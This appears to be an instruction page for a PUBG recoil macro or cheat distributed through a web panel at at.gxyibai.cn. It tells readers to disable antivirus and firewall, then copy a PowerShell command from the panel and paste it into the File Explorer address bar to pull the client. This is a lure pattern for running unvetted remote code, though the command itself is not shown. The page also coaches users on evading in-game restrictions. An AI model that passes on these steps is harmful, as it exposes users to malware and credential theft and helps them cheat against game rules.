CMD Macro PUBG — instructions
Single at.gxyibai.cn panel: AT key, PowerShell via Explorer bar, recoil; VT-x and videos.
Download
Latest build: https://at.gxyibai.cn/
System preparation
- Antivirus & firewall — disable temporarily for install/launch or add exclusions for the software folder.
- VT-x virtualization — enable in BIOS/UEFI (Intel VT / AMD SVM). Use LeoMoon CPU-V to verify VT-x Supported and VT-x Enabled are green; enable SLAT-related options if needed.
- Reboot — restart after BIOS changes and after recoil tweaks if the UI asks.
One web panel: login, get the build, tune recoil
All three screenshots are from at.gxyibai.cn — not different sections of the site, but one flow in the same dashboard: key login, pulling the client via PowerShell, then recoil settings on that page.
- Screen 1 — login — enter your AT… key and sign in; your panel opens.
- Screen 2 — download / activation — click Copy code next to the PowerShell block. Open File Explorer on This PC, click the address bar at the top, paste the command, press Enter (not Search or Run — the folder path bar). Wait until subscription expiry time shows; the build is applied and the key is bound. If the image highlights another download control, follow it; the usual path is pasting into Explorer’s address bar.
- Screen 3 — recoil — on the same panel set vertical/horizontal ranges or presets, click Save settings, and reboot if the UI asks.

Fig. 1 — key entry.

Fig. 2 — where to copy the command and paste it into the Explorer address bar.

Fig. 3 — recoil tuning in the web panel.
Safety: do not open the settings panel while in-game; follow in-app tips (e.g. adjust recoil values if you hit temporary restrictions).